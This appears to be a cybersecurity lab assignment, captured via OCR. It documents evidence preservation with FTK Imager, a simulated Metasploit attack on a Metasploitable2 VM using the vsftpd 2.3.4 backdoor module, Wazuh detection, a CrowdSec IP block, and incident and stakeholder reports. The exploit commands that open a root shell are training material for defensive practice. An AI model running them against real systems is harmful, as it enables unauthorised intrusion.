
Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X Dump	SOC Analyst	2025-08-18	d4ac98c2fe0b1fd5fb679a7b82c9fa7ff1c4abc7a25e9f061e5b3ab8cce9f728
Netstat CSV	Connections Export	SOC Analyst	2025-08-18	(Optional) You can hash CSV as well for full integrity

5. FTK Imager – Evidence Preservation


Steps

1. Open FTK Imager
2. Choose **Capture Memory**


3. Output file:
    - `ServerX_memdump.mem`
4. Generate AD1/E01 image
5. FTK automatically creates MD5 + SHA1 hash
6. Save the `.txt` evidence summary for chain-of-custody




Evidence Preservation



Evidence Preservation





ATTACK SIMULATION (Metasploit → Metasploitable2)

Steps:

```
use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.1.150

set RPORT 21

run
```

Result: You gain a root shell via the vsftpd 2.3.4 backdoor vulnerability.

MITRE ATT&CK Mapping:

- **T1190 – Exploit Public-Facing Application**

2. DETECTION & TRIAGE (Wazuh Alert)

✓ Completed Alert Documentation

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 11:00:00	192.168.1.100	VSFTPD exploit	T1190

Triage Summary:

- Wazuh detected abnormal FTP traffic followed by shell-spawn behavior.
- Logs captured: “Backdoor shell access detected” and “Unauthorized login attempt”.
- Event criticality: **High**.

3. RESPONSE (CrowdSec + Isolation)

A. Isolate Compromised VM

On hypervisor:

- Disable network adapter OR
- Move to isolated VLAN

B. Block Attacker’s IP (CrowdSec)

```
cscli decisions add --ip 192.168.1.100
```

C. Verify Block

From attacker machine:

```
ping 192.168.1.150
```

Result: No reply → blocking successful.

4. 200-WORD INCIDENT REPORT (SANS Format)

Executive Summary

On 18 August 2025, the security monitoring system detected an exploitation attempt against the Metasploitable2 FTP service. The attacker, originating from 192.168.1.100, leveraged the

VSFTPD 2.3.4 backdoor vulnerability to gain unauthorized shell access. Immediate containment actions were executed to isolate the compromised host and block the attacker's IP using CrowdSec. No further malicious activity was observed after containment.

Timeline

- **11:00** – Wazuh raised an alert for suspicious FTP activity (T1190).
- **11:01** – Shell session established through backdoor shell.
- **11:05** – SOC triage confirmed exploit attempt.
- **11:08** – VM isolated from the network.
- **11:10** – CrowdSec block rule applied.
- **11:15** – Connectivity test confirmed attacker blocked.
- **11:30** – Full forensic collection initiated.

Recommendations

Patch vsftpd to a supported version, restrict FTP service exposure, and implement segmentation to minimize lateral movement. Enforce continuous monitoring through Wazuh and CrowdSec. Conduct periodic vulnerability assessments and implement automated patching workflows. Provide security training to administrators regarding the risks posed by outdated services.

5. 100-WORD NON-TECHNICAL STAKEHOLDER BRIEFING

A security incident occurred on 18 August 2025 involving an attempted attack on one of our testing servers. The attacker exploited a known vulnerability in an outdated FTP service to gain unauthorized access. Our monitoring tools detected the activity immediately, and the SOC team acted quickly by isolating the server and blocking the attacker's IP address. No sensitive data was accessed or compromised. The issue has been contained, and security improvements—including patching, service hardening, and enhanced monitoring—are being implemented to prevent similar incidents in the future.